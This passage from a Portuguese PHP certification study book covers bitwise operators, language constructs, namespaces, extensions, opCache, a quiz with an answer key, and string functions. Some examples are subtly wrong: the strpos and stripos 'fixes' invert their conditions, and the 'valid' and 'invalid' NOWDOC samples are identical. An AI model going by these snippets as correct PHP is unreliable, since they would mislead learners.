nas duas linhas, é levado em consideração. Isso fará diferença quando utilizarmos o operador `XOR`, que é o **OU exclusivo**. Ou seja, o bit deve estar ativo em apenas uma linha, e não nas duas.

O último caso em que podemos utilizar a nossa querida tabela é para a operação `XOR`, o OU exclusivo. Basicamente é a mesma regra do OR, porém, com XOR, o bit deve ser ativo em apenas em uma linha da nossa tabela. Assim, utilizando o exemplo anterior, teríamos o mesmo resultado, pois nas duas linhas não temos bits ativos na mesma coluna. Mas vamos utilizar outros bits para esclarecer a diferença:

```
print (3 ^ 2);
```

Variável	4	2	1
\$a	0	1	1
\$b	0	1	0

Aplicando o operador `XOR`, temos como resultado 1, pois ambos os bits estão ativos no bit 2. Tanto em `$a` quanto em `$b`, as duas colunas na tabela estão ativas e, para o operador `XOR`, isso é descartado. Só devemos levar em consideração bits ativos exclusivamente em uma das variáveis `$a` ou `$b` ou, nesse caso, que estejam exclusivamente ativas em uma das coluna.

A tabela de bits usada facilita bastante na hora de resolver um problema na prova, e é uma maneira mais rápida também. Infelizmente, não conseguimos utilizar a tabela no operador *bitwise shift*, que movimentam os bits para direita (`\>>`) ou para esquerda (`<<`), e nem para o operador de negação (`~`).

Pode não parecer, mas em PHP estamos em contato com

operadores bitwise a todo o momento. No `php.ini`, para definirmos os níveis de erro que desejamos, podemos definir o famoso *error_reporting* para nos mostrar todos os erros possíveis. Entretanto, não queremos que sejam exibidos os `E_NOTICE`. Para isso, usamos bitwise. Veja: `E_ALL & ~E_NOTICE`.

2.12 CONSTRUTORES DE LINGUAGEM

Para a prova de certificação PHP, a Zend dividiu os construtores de linguagens em algumas categorias, para facilitar o seu entendimento.

Construtores de saída

- `exit()` – Utilizado para exibir uma saída e, logo em seguida, finalizar a execução do script.

```
exit('Livro de certificação PHP');
```

- `die()` – Utilizado para exibir uma saída e, logo em seguida, finalizar a execução do script.

```
die('Livro de certificação PHP');
```

- `echo()` – Utilizado para exibir uma saída.

```
echo 'PHP'; // Ou echo ('PHP');
```

- `return()` – Utilizado para retornar um valor e finalizar a execução do script, ou retornar o valor desejado para quem está executando o script.

```
echo 'Casa do código';
```

```
return;
```

```
echo 'PHP'; // Essa linha nunca será executada
```

Ou a forma mais comum de se utilizar `return`, dentro de uma função:

```
function somar() {  
    return 1 + 1; // Ou return(1 + 1)  
}
```

```
echo somar(); // 2
```

- `print()` – Utilizado para exibir uma saída.

```
print 'PHP 5.5'; // Ou print('PHP 5.5');
```

Construtores de avaliação

- `empty()` – Utilizado para verificar se uma variável é vazia, ou seja, uma variável sem valor.
- `eval()` – Utilizado para avaliar (e executar) se o conteúdo de uma string é código PHP válido.
- `include()` e `include_once` – Utilizados para incluir e avaliar um arquivo PHP, porém utilizando `include`, apenas um aviso (*warning*) é exibido caso o PHP não encontre o arquivo desejado.
- `require()` e `require_once()` – Utilizados para incluir e avaliar um arquivo PHP, porém, utilizando `require`, ele exibe um erro fatal (*fatal error*) caso não consiga encontrar o arquivo desejado.

Em PHP, temos diferentes tipos de erros em diferentes níveis. Os três mais comuns são:

- `E_ERROR` – São erros fatais que não são possíveis de recuperar ou continuar a execução do script. Podem ser utilizados pelo PHP quando há algum problema de alocação de memória, ou até mesmo pelas próprias funções/contrutores, como por exemplo, o `require` e `require_once`.
- `E_WARNING` – Comportamento similar ao `E_ERROR`, porém é um tipo de erro que não finaliza a execução do script.
- `E_NOTICE` – Utilizado para indicar um possível erro durante a execução do script. Geralmente, são facilmente encontrados ao tentarmos acessar uma posição do array que não existe.

Outros

- `isset()` – Utilizado para verificar se uma variável foi definida e que não possua o valor nulo.
- `unset()` – Utilizado para remover uma variável.
- `list()` – Utilizado para assinar um array a um grupo de variáveis.

2.13 CONSTANTES

Constantes no PHP são, por convenção, todas em caixa alta (mas é perfeitamente válido para o PHP a definição de constantes em caixa baixa), e seguem a mesma regra de nomenclatura das variáveis. Ou seja, constantes não podem começar com número, mas podem começar com *underscore*.

```
define('1CONSTANTE',      'valor'); // Inválido
define('_CONSTANTE',      'valor'); // Válido
define('minhaconstante',  'valor'); // Válido
define('$CONSTANTE',     'valor'); // Inválido
```

No último exemplo, é interessante como o PHP se comporta, pois a definição da constante com o sinal cifrão é um sintaxe válido e, portanto, não temos nenhum erro exibido. Mas a parte interessante vem quando tentamos acessar essa constante que, na verdade, o PHP entenderá que tentamos acessar uma variável, e não uma constante.

Uma outra característica da linguagem PHP são as constantes mágicas que são acessadas utilizando dois underscores no começo e no final do nome da constante: `__CONSTANTE__` .

- `__LINE__` – Informa o número da linha do arquivo em que é utilizado.
- `__FILE__` – O caminho completo do arquivo em que é utilizado.
- `__DIR__` – O diretório em que está o arquivo.
- `__FUNCTION__` – O nome da função.
- `__CLASS__` – O nome da classe e, se a classe estiver dentro de um namespace, é retornado o nome da classe junto com seus namespace completo. Por exemplo, se a classe Autenticacao estiver no namespace Usuario\Seguranca , o nome da classe

retornado pela constante mágica `__CLASS__` será `Usuario\Seguranca\Autenticacao`.

- `__TRAIT__` – Possui o mesmo comportamento da constante mágica `__CLASS__`, porém devemos usá-la com *traits*.
- `__METHOD__` – O nome do método da classe chamado.
- `__NAMESPACE__` – O nome do namespace atual.

2.14 NAMESPACES

Namespaces foram introduzidos no PHP na versão 5.3.0 e podem cair na prova de certificação. Eles são uma excelente forma de se evitar colisões de nome entre bibliotecas de terceiros que você pode utilizar no seu projeto e o seu código.

Quando não existiam namespaces, normalmente era fácil encontrar underscores separando o nome da classe para evitar colisões e, como consequência, os nomes de classes ficavam absurdamente grandes. O padrão seguido antes do namespace era sempre o nome do projeto (ou o nome da biblioteca) seguido de um underscore e o nome da classe de fato.

```
class Zend_Db_Table {}  
  
class MeuProjeto_Minha_Classe {}
```

No Zend framework 1, podemos ver claramente esse padrão sendo adotado, que na época garantia que, ao se utilizar qualquer classe seguindo o padrão `Zend_*`, não se colidiria com nenhuma classe do projeto.

O `Zend_Db_Table` foi retirado da documentação oficial do

Zend framework 1. Visite <http://framework.zend.com/manual/1.12> para maiores informações ou exemplos de código sem a utilização de namespaces.

Para utilizarmos namespaces, usamos a palavra reservada namespace seguida do nome desejado para ele.

```
<?php  
namespace Zce;
```

É possível ainda definir subníveis do namespace dentro de um único namespace, utilizando a barra invertida (\).

```
<?php  
namespace Zce\Subnivel;
```

Para melhor entendimento dos namespaces, podemos pensar neles como uma estrutura hierárquica de arquivos:

```
| -- Zce  
|   | -- Subnivel
```

Um detalhe que devemos levar em consideração é que a declaração do namespace deve ser logo após a tag de abertura <? php , e nenhuma outra função pode ser executada antes disso. Isso torna o exemplo a seguir inválido, pois a declaração do namespace deve ser a primeira expressão a ser usada.

```
<?php  
require 'MinhaClasse.php';  
  
namespace Zce\Exemplo;
```

Por convenção, utilizamos namespaces com o padrão *camel case*, porém é totalmente válido utilizar namespaces sem essa convenção. As regras para a nomenclatura de namespaces seguem

o mesmo princípio das variáveis.

```
<?php  
namespace zce; // Válido  
namespace 1zce; // Inválido  
namespace _zce_; // Válido
```

O interessante de se usar namespaces é que é possível declarar mais de um namespace por arquivo. Apesar de não ser uma boa prática, é válido utilizar essa sintaxe.

```
<?php  
namespace Zce\Namespace1;  
  
class Hello {}  
  
namespace Zce\Namespace2;  
  
class Hello {}
```

Para amenizar a confusão entre vários namespaces em um único arquivo, podemos usar colchetes para encapsular todo o código de um namespace.

```
namespace Zce\Namespace1 {  
  
    class Hello {}  
  
}  
  
namespace Zce\Namespace2 {  
  
    class Hello {}  
  
}
```

Você já pode imaginar por que motivo não é recomendável utilizar vários namespaces em um único arquivo, certo? Usando isso, a manutenção, a leitura e o entendimento do código ficam prejudicados. Uma boa prática é utilizar apenas um namespace por

arquivo.

Para usar namespaces, utilizamos a palavra reservada `use` seguido do namespace desejado.

```
<?php  
require 'Zce.php';  
  
use Zce\Subnivel;
```

Ao usarmos namespaces, precisamos nos atentar quando utilizamos classes globais, como por exemplo, PDO (*PHP Data Object*). Primeiramente, o PHP procurará pela classe desejada no namespace atual. Vamos imaginar o seguinte cenário: criaremos uma classe de conexão ao banco de dados utilizando o PDO dentro do namespace `Zce\Db`.

```
<?php  
namespace Zce;  
  
class Conexao  
{  
    public function getConexao()  
    {  
        $dsn      = 'mysql:dbname=zce;host=localhost';  
        $usuario = 'usuario';  
        $senha   = 123456;  
  
        return new PDO($dsn, $usuario, $senha);  
    }  
}
```

Executando esse código, um erro fatal é exibido, dizendo que não foi possível encontrar a classe PDO. Isso acontece porque o PHP primeiramente procura classes utilizadas dentro do namespace atual, e como realmente não temos nenhuma classe PDO, o erro é lançado. Para usar a classe PDO ou qualquer outra classe do próprio PHP, devemos utilizar a barra invertida no

começo do nome da classe.

```
<?php
    public function getConexao()
    {
        return new \PDO($dsn, $usuario, $senha);
    }
}
```

2.15 EXTENSÕES

PHP nos possibilita usar extensões para funcionalidades que o próprio PHP não possui no seu core. Podemos usar extensões escritas nativamente para PHP habilitando-as pelo arquivo de configuração `php.ini`, ou até mesmo pela PECL (*PHP Extension Community Library*). Para a certificação, é extremamente importante entender como utilizar as extensões e como configurá-las. Nesta seção, vamos focar no entendimento de como uma extensão funciona e como configurá-la.

O arquivo de configuração `php.ini` nos oferece a seção **Dynamic Extensions**, onde podemos alterar para adicionar novas extensões no PHP. É possível informar apenas o nome da extensão desejada ou informar o caminho completo. Informando apenas o nome da extensão, o PHP vai procurar no diretório padrão das extensões, definido na diretiva `extension_dir`. Para Linux, os arquivos de extensões são do tipo `.so`, e para Windows é `.dll`.

```
;;;;;;;;;;;;;;;;;;;;  
; Dynamic Extensions ;  
;;;;;;;;;;;;;;;;;;;;  
  
; If you wish to have an extension loaded automatically, use the following  
; syntax:  
;  
; extension=modulename.extension  
;  
; For example, on Windows:  
;  
; extension=msql.dll  
;  
; ... or under UNIX:  
;  
; extension=msql.so  
;  
; ... or with a path:  
;  
; extension=/path/to/extension/msql.so  
  
; If you only provide the name of the extension, PHP will look for it in its  
; default extension directory.  
;
```

Figura 2.2: Seção do arquivo php.ini para habilitar/desabilitar extensões

- Informando apenas o nome da extensão:

```
extensions=nome_da_extensao.so
```

- Informando o caminho completo da extensão:

```
extensions=/home/ext/nome_da_extensao.so
```

Agora que já sabemos onde habilitar as extensões, podemos instalar pelo PECL (*PHP Extension Community Library*). Assumirei que você já tem todos os pacotes necessários para isso. A instalação do PEAR (extensões da PECL são distribuídas via PEAR) está além deste livro, porém é fácil encontrar como proceder com a instalação no site oficial do PHP. Para maiores informações, [veja](http://php.net/manual/pt_BR/install.pecl.intro.php) em http://php.net/manual/pt_BR/install.pecl.intro.php.

A PECL nos auxilia, pois existem muitas extensões disponíveis para serem usadas, como por exemplo: APC, cassandra, bz2, entre outros.



Figura 2.3: Site oficial PECL

Podemos instalar extensões do PECL facilmente pela linha de comando no Linux:

```
sudo pecl install nome_da_extensao
```

Após a instalação da extensão terminar, será necessário alterar o `php.ini` na seção Dynamic Extensions e habilitar a extensão instalada. Não será necessário se preocupar com o local de onde a extensão foi instalada, pois instalações através do PEAR utilizam o diretório padrão das extensões.

2.16 OPCACHE

Antes de entrarmos no detalhe do opCache, precisamos primeiro entender o que é opCode, pois opCache nada mais é do que cachear opCodes. Como na maioria dos itens relacionados à computação, *opCode* é uma abreviação para **operation code** (código de operação), que nada mais é do que o código que a máquina entende (código que de fato a máquina executará), ou

seja, o opCache realiza um cache desse código.

Na versão 5.5 do PHPk foi acrescentado opCache que utiliza a técnica de cache em baixo nível, criando cache do código que a máquina entende logo após o PHP efetuar a análise e compilação do script.

A partir do PHP 5.5, opCache já vem junto ao core do PHP, porém para versões anteriores (como 5.2, 5.3 ou 5.4), é possível utilizar opCache através do PECL. Como o nosso foco aqui é a certificação PHP 5.5, não seguirei os passos de instalação do opCache. Veja o fluxo a seguir de execução do PHP sem a utilização do opCache, o fluxo normal:




Figura 2.4: Fluxo padrão de execução de um arquivo PHP sem utilizar opCache

No mundo PHP, sabemos que não precisamos compilar o nosso código para executá-lo como as linguagens tipadas Java e C++ fazem. Porém, o PHP de fato compila o código antes de executá-lo internamente pela Zend Engine. Primeiramente, o PHP realiza a análise da sintaxe, compila e obtém como resultado um bytecode (bytecodes gerados pelo PHP são similares ao gerados pelo Java, que são executados pela JVM), e finalmente temos a fase de execução.

A cada requisição feita, esse ciclo se repete e todo o resultado do processo era descartado. Ou seja, a requisição X não tem nenhuma relação com a requisição feita anteriormente, e não era feito nenhum tipo cache para isso. Mas se pararmos para pensar, dificilmente um arquivo muda entre uma requisição e outra, e é nesse cenário que opCache entra. Veja o novo fluxo com o opCache ativo:




Figura 2.5: Fluxo de execução de um arquivo PHP utilizando opCache

Anteriormente ao opCache, quem fazia esse papel era a APC. Porém, não é possível utilizar os dois ao mesmo tempo, por esse motivo o opCache vem desabilitado por padrão.

Mas caso você queira habilitar a extensão, tudo o que você precisa fazer é adicionar a seguinte linha ao seu arquivo de configuração do PHP (`php.ini`):

```
zend_extension = opcache.so
```

Após habilitar a extensão, a primeira coisa é saber se de fato o opCache está sendo usado, e é pela função `opcache_get_status` que descobrimos o que está acontecendo.

```
print_r(opcache_get_status());
```

O script nos retorna uma série de informações dentro do array:

```
Array
(
    [opcache_enabled] => 1
    [cache_full] =>
    [restart_pending] =>
    [restart_in_progress] =>
    [memory_usage] => Array
        (
            [used_memory] => 5466464
            [free_memory] => 61642400
            [wasted_memory] => 0
            [current_wasted_percentage] => 0
        )

    [opcache_statistics] => Array
        (
            [num_cached_scripts] => 1
            [num_cached_keys] => 1
            [max_cached_keys] => 3907
            [hits] => 0
            [start_time] => 1452556026
            [last_restart_time] => 0
            [oom_restarts] => 0
            [hash_restarts] => 0
            [manual_restarts] => 0
            [misses] => 1
            [blacklist_misses] => 0
            [blacklist_miss_ratio] => 0
            [opcache_hit_rate] => 0
        )

    [scripts] => Array
        (
```

```
[/zce/opcache/status.php] => Array
(
    [full_path] => /zce/opcache/status.php
    [hits] => 0
    [memory_consumption] => 1400
    [last_used] => Mon Jan 11 21:47:18 2016
    [last_used_timestamp] => 1452556038
    [timestamp] => 1452555995
)
)
)
```

Além do status do opCache, podemos também verificar quais configurações estão sendo utilizadas pelo PHP através da função `opcache_get_configuration`:

```
print_r(opcache_get_configuration());
```

Essa função também nos retorna um array com várias informações, porém com informações a respeito da configuração utilizada pelo opCache:

```
Array
(
    [directives] => Array
        (
            [opcache.enable] => 1
            [opcache.enable_cli] =>
            [opcache.use_cwd] => 1
            [opcache.validate_timestamps] => 1
            [opcache.inherited_hack] => 1
            [opcache.dups_fix] =>
            [opcache.revalidate_path] =>
            [opcache.log_verbosity_level] => 1
            [opcache.memory_consumption] => 67108864
            [opcache.interned_strings_buffer] => 4
            [opcache.max_accelerated_files] => 2000
            [opcache.max_wasted_percentage] => 0.05
            [opcache.consistency_checks] => 0
            [opcache.force_restart_timeout] => 180
            [opcache.revalidate_freq] => 2
            [opcache.preferred_memory_model] =>
```

```
[opcache.blacklist_filename] =>
[opcache.max_file_size] => 0
[opcache.error_log] =>
[opcache.protect_memory] =>
[opcache.save_comments] => 1
[opcache.load_comments] => 1
[opcache.fast_shutdown] =>
[opcache.enable_file_override] =>
[opcache.optimization_level] => 4294967295
)
[version] => Array
(
    [version] => 7.0.3
    [opcache_product_name] => Zend OPcache
)
[blacklist] => Array
(
)
)
```

Como estamos tratando de cache em algum determinado momento, vamos precisar resetar esse cache, ou seja, deletá-lo para ser gerado novamente. Para isso, o opCache do PHP nos fornece uma maneira totalmente simples para fazer isso por meio da função `opcache_reset`.

```
opcache_reset();
```

Com essa simples chamada, todo o opCode armazenado será eliminado e recacheado na próxima requisição. O retorno dessa função é um valor booleano que retornará `true` ao resetar o cache com sucesso, ou `false` se o opCache estiver desabilitado.

Por último, mas não menos importante, temos a função `opcache_compile_file` que compila e armazena no cache o arquivo sem executá-lo. Sua utilização é muito intuitiva, basta chamar a função passando o nome do arquivo.

```
opcache_compile_file('meu_arquivo.php');
```

E é possível passar o caminho completo junto com o nome do arquivo também:

```
opcache_compile_file('/local/do/arquivo/meu_arquivo.php');
```

Só é necessário atentarmos que um NOTICE é gerado caso você tente executar essa função no seu script PHP com o opCache desabilitado.

```
PHP Notice: Zend OPcache seems to be disabled, can't compile file in /zce/opcache/compile.php on line 3
```

```
PHP Stack trace:
```

```
PHP 1. {main}() /zce/opcache/compile.php:0  
PHP 2. opcache_compile_file() /zce/opcache/compile.php:3
```

Você pode ver todas as opções de configuração para o opCache no próprio site oficial do PHP (http://php.net/manual/pt_BR/opcache.configuration.php).

2.17 TESTE SEU CONHECIMENTO

1) Qual diretiva você deve usar no `php.ini` para adicionar a extensão opCache? Escolha apenas uma.

- a) extension
- b) zend_extension
- c) dl
- d) extension_ts
- e) zend_extension_ts

2) Quais desses elementos não é considerado um construtor

de linguagem?

- a) array()
- b) echo()
- c) print()
- d) eval()
- e) exit()

**3) Quais tipos de comentários são suportados pelo PHP?
Selecione no mínimo três.**

- a) <<<PHP_COMMENT PHP_COMMENT;
- b) // ..
- c) /* */
- d) #

4) Dado o código:

```
$data = 048;  
$var = (string) $data;
```

Qual afirmação é a correta?

- a) PHP irá exibir um erro fatal e a execução do script será finalizada.
- b) \$var é igual a 0.
- c) \$var é igual a FALSE.
- d) \$var é igual a 4.
- e) \$var é igual a 48.

5) Qual é a saída do código a seguir?

```
$a = 'minhaVar';

switch ($a) {
    case 0:
        echo 'case 0';
    case 'minhaVar':
        echo 'caso minhaVar';
    case 'nothing':
        echo 'caso nada';
}
```

6) Qual a saída do código a seguir?

```
$a = 1;
++ $a;
$a *= $a;
echo $a --;
```

- a) 4
- b) 3
- c) 5
- d) 0
- e) 1

7) Qual o nome da constante que o PHP utiliza para informar que o código não funcionará no futuro?

- a) E_NOTICE
- b) __CLASS__
- c) E_WARNING
- d) E_DEPRECATED
- e) E_ALL

8) Qual é o resultado da operação (5 & 3)?

- a) 64

b) 1

c) 0

d) 32

e) 01

9) Qual é o resultado da operação (5 | 3)?

a) 2

b) 1

c) 0

d) 9

e) 7

10) Qual é o resultado da operação ~9 ?

a) -2

b) 1

c) 0

d) -10

e) 7

2.18 O BÁSICO NEM SEMPRE É TÃO BÁSICO

Embora este capítulo tenha o nome de básico, existem muitos detalhes sobre a linguagem que devemos levar em consideração. Demos exemplos de construtores de linguagem, utilização de namespaces e até utilização de bitwise, entre outros.

Mas é claro que podemos sempre nos aprofundar nos tópicos apresentados, ou ir além. Não se limite ao que foi abordado neste livro. E se você não sabe pra onde ir a partir daqui, teremos algumas dicas.

A primeira delas é a utilização de precedência de operadores (http://php.net/manual/pt_BR/language.operators.precedence.php), que basicamente é a definição de qual operador tem prioridade sobre o outro. Isso se mostra muito importante ao fazer operações matemáticas.

A segunda é um item bem importante para a certificação, que são as diretivas do `php.ini` definidas por usuário (http://php.net/manual/pt_BR/configuration.file.per-user.php). Podemos usar essas configurações para que o PHP leia de diferentes diretórios, além do diretório padrão de instalação. Vale a pena dar uma olhada.

E por último, mas não menos importante, são as estruturas de controle (http://php.net/manual/pt_BR/language.control-structures.php), que não foram abordadas neste livro, mas é importante também ter todas elas frescas na cabeça.

Lembre-se: apenas começamos o nosso livro sobre a certificação de PHP, temos uma longa jornada pela frente.

2.19 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta: **b**

Questão 2 – Resposta correta: **a**

Questão 3 – Resposta correta: **b, c e d**

Questão 4 – Resposta correta: **d**

Questão 5 – Resposta correta: **case 0caso minhaVarcaso
nada**

Questão 6 – Resposta correta: **a**

Questão 7 – Resposta correta: **d**

Questão 8 – Resposta correta: **b**

Questão 9 – Resposta correta: **e**

Questão 10 – Resposta correta: **d**

CAPÍTULO 3

STRINGS E PADRÕES

Como em qualquer outra linguagem de programação, o PHP possui inúmeras funções para tratamento de strings. Neste capítulo, vamos descobrir as facilidades e os truques escondidos dentro das principais funções de manipulação de string e expressões regulares.

O intuito de dedicarmos um capítulo somente a esse assunto é reunir as funções/padrões que provavelmente aparecem no exame de certificação. O que quer dizer que não nos preocupamos em tornar este capítulo como uma documentação, mas sim um guia. Para cada função, damos um exemplo e, quando achamos que vale a pena, deixamos algumas referências para você se aprofundar.

A primeira coisa em que vamos nos aprofundar é na utilização de `HEREDOC` e `NOWDOC`, uma notação pouco conhecida e pouco usada pelas aplicações hoje escritas em PHP, mas que possuem um poder muito grande quando precisamos exibir textos longos.

3.1 HEREDOC, NOWDOC?

Ao nos depararmos com frameworks que utilizam MVC (*Model-View-Controller*), logo percebemos que devemos separar responsabilidades para um código mais legível e de fácil

manutenção. Ou seja, todo o nosso código que será exibido para o usuário como HTML, por exemplo, deve ficar na View, a regra de negócio na Model, e a Controller deve realizar o meio de campo, entre a View e a Model.

Mas, às vezes, precisamos usar diretamente em nossas classes pedaços grandes de string, como por exemplo, retornar um HTML ou uma consulta SQL. Quando isso ocorre, normalmente concatenamos nossas strings

```
$consulta = 'SELECT id, nome, idade FROM aluno '
            .'INNER JOIN aluno_historico ON id = id '
            .'INNER JOIN tabela 2 '
            .'INNER JOIN tabela 3 '
            .'INNER JOIN tabela 4 '
            .'WHERE aluno status IS NOT IN (1, 2, 3) '
            .' ... '
            .' ... '
            .' ... '
            .' ... '
            .' ... ';
```

Para amenizar essa dificuldade de leitura do código quando precisamos obter um texto grande, podemos utilizar `NOWDOC`. Nele delimitamos o começo e fim para que o PHP interprete um bloco como uma string, tornando assim o código mais limpo e mais fácil de entender.

```
$texto = <<<'MEUTEXTO'
SELECT id, nome, idade FROM aluno
INNER JOIN aluno_historico ON id = id
INNER JOIN tabela 2
INNER JOIN tabela 3
INNER JOIN tabela 4
WHERE aluno status IS NOT IN (1, 2, 3)
...
...
...
...
MEUTEXTO;
```

À primeira vista, a sintaxe parece um pouco estranha, mas é bem simples. A primeira coisa a se observar é a utilização de aspas simples (') indicando que isso é um texto puro, ou seja, não existe a interpretação de variável. Caso alguma variável for informada dentro do bloco entre <<<'MEUTEXTO' e MEUTEXTO , ele será exibido literalmente.

```
$texto = <<<'MEUTEXTO'  
    Essa é a minha variável $a e essa é outra $b  
MEUTEXTO;
```

O resultado desse código será:

```
Essa é a minha variável $a e essa é outra $b
```

Devemos também ficar atentos sobre a tag de fechamento do NOWDOC , pois ela deve ser a primeira instrução na linha que se encerra o bloco, sem tab e sem espaços. Essa é uma possível pegadinha que pode cair na prova de certificação.

- Forma **inválida** de fechar o bloco NOWDOC :

```
$texto = <<<'MEUTEXTO'  
    Meu texto  
MEUTEXTO;
```

- Forma **válida** de fechar o bloco NOWDOC :

```
$texto = <<<'MEUTEXTO'  
    Meu texto  
MEUTEXTO;
```

O NOWDOC como vimos é utilizado para texto puro, e não conseguimos interpretar variáveis. É ai que o HEREDOC entra em cena. Com ele, seguimos as mesmas regras aplicadas com o NOWDOC , porém não usamos aspas simples e podemos utilizar variáveis.

```
$a = 10;  
$texto = <<<MEUTEMPLATE  
    Agora podemos utilizar a variável, e 5 + 5 é $a  
MEUTEMPLATE;
```

O resultado é:

```
Agora podemos utilizar a variável, e 5 + 5 é 10
```

3.2 MANIPULANDO STRINGS

PHP nos fornece inúmeras funções para a manipulação de strings. Infelizmente, não temos nada ainda orientado a objetos como em Java, mas as funções fornecidas são muito poderosas. Entretanto, apesar de o PHP não ser uma linguagem tipada, devemos tomar muito cuidado ao utilizarmos a função `strpos`, pois ela retorna a posição da primeira ocorrência de um caractere em uma string.

```
$texto = 'abcde';  
  
print strpos($texto, 'b'); //1
```

O resultado será 1, pois na string texto foi encontrado o caractere correspondente nessa posição. Com isso, podemos fazer a seguinte verificação:

```
$texto = 'abcde';  
  
if(strpos($texto, 'b')) {  
    print 'Olá eu existo';  
}
```

Nenhuma novidade até aqui. Teremos como resultado a frase `Olá eu existo`. Agora vamos analisar o seguinte código e aplicar a mesma regra:

```
$texto = 'abcde';  
  
print strpos($texto, 'a'); //0
```

Temos como retorno zero, mas encontramos o caractere desejado na string. E se aplicarmos a mesma comparação, o que teremos como resultado?

```
$texto = 'abcde';  
  
if(strpos($texto, 'a')) {  
    print 'Olá eu existo';  
}
```

Dessa vez, o resultado desejado não será obtido, pois encontramos o caractere na posição 0 (zero), e o PHP entende que 0 convertido para booleano é FALSE .

Nesse caso, para atingirmos o resultado desejado, devemos comparar **valor** e **tipo** para nos certificarmos de que realmente nenhuma ocorrência foi encontrada.

```
$texto = 'abcde';  
  
if(false === strpos($texto, 'a')) {  
    print 'Olá eu existo';  
}
```

Entretanto, devemos entender como utilizar esse tipo de comportamento, pois podemos aproveitá-lo também. Vamos imaginar que você precise buscar um caractere em uma string, porém não se deve considerar a primeira letra.

Nesse contexto, `strpos` se encaixa perfeitamente e podemos utilizá-la sem medo. Para maiores informações sobre como o PHP gerencia valores e tipos, podemos acessar a documentação oficial, em http://php.net/manual/pt_BR/types.comparisons.php.

A função `strpos` nos oferece ainda um terceiro parâmetro, onde podemos especificar de qual ponto da string começará a busca.

```
$texto = 'abcde';  
  
if(false === strpos($texto, 'a', 1)) {  
    print 'Olá eu existo';  
}  
}
```

Não vamos ter saída nenhuma ao executar esse exemplo, pois estamos começando a partir do segundo caractere da string, ou seja, a letra `b`, como mostra a tabela a seguir.

A	B	C	D	E
0	1	2	3	4

Figura 3.1: Posições da string

Um detalhe importante é que, com a função `strpos`, não é permitido utilizar valores negativos no terceiro parâmetro.

...

```
$comecar = -1;  
  
if(false === strpos($texto, 'a', $comecar)) {  
    ...  
}
```

Ao utilizarmos algum valor negativo, um `WARNING` é exibido e a função retornará falso.

```
PHP Warning: strpos(): Offset not contained in string in /zce/st  
rpos.php on line 5  
PHP Stack trace:  
PHP 1. {main}() /zce(strpos.php:0  
PHP 2. strpos() /zce(strpos.php:5
```

Agora que já entendemos `strpos`, podemos seguir para a função `stripos`, que tem exatamente o mesmo comportamento que a função `strpos`, porém com uma pequena diferença.

`stripos` não leva em consideração letras maiúsculas ou minúscula, ou seja, a string `php` é a mesma que `PHP`.

```
$texto = 'ABCDE';  
  
if(false === stripos($texto, 'a')) {  
    print 'Olá eu existo';  
}
```

Veja no exemplo anterior que, embora a variável `$texto` esteja toda em letra maiúscula, estamos procurando nela uma string de letra minúscula, o que torna a nossa busca válida, pois, com `stripos`, será ignorada essa verificação e a letra `A` será a mesma que a letra `a`.

Olá eu existo

3.3 STRINGS TAMBÉM SÃO ARRAYS?

Como PHP é uma linguagem escrita em C, obtemos alguns comportamentos dessa linguagem que se aplicam totalmente em PHP. E uma delas é que podemos iterar sobre strings, pois strings nada mais são do que arrays.

```
$texto = 'Zend Certified Engineer';  
  
for ($i = 0; $i < strlen($texto); $i++)  
{  
    print $texto[$i];  
}
```

Ao final da execução do script, obtemos o resultado Zend Certified Engineer .

strstr

Utilizamos a função `strstr` para retornar uma parte do texto a partir da primeira ocorrência da letra que estamos tentando encontrar. Para ficar mais fácil o entendimento, imagine que precisamos retornar apenas o domínio do e-mail (a parte do e-mail depois do sinal @ , como @gmail.com, @outlook.com)

```
$email = 'php@php.net';  
  
print strstr($email, '@');
```

Com a função `strstr` , essa tarefa se torna fácil, pois só precisamos especificar a partir de qual string deverá ser retornado o texto. Veja o resultado a seguir ao executar o script anterior:

```
@php.net
```

É possível também ter o comportamento oposto, ou seja, em

vez de retornar o domínio do e-mail, retornar sua assinatura:

```
$email = 'php@php.net';  
print strstr($email, '@', true);
```

E ao executarmos o script, temos a assinatura do nosso e-mail, conforme esperado.

php

substr

Uma tarefa comum em aplicações PHP é a necessidade de extrair uma porção da string. Para isso, usamos a função `substr`, que nos permite obter exatamente esse tipo de comportamento. Para o nosso exemplo, vamos assumir que temos um código (A3-99812.FFGD) e devemos extraír os dois primeiros caracteres que correspondem à sua categoria.

```
$codigo = 'A3-99812.FFGD';  
print substr($codigo, 0, 2); // A3
```

Com esse código, chegamos ao resultado esperado, que é o A3, achar a categoria. Para isso, utilizamos o `substr` e passamos 3 argumentos:

1. A string desejada (de onde vamos extraír).
2. De onde começaremos a recortar, qual posição. Nesse caso, vamos começar pelo primeiro caractere existente.
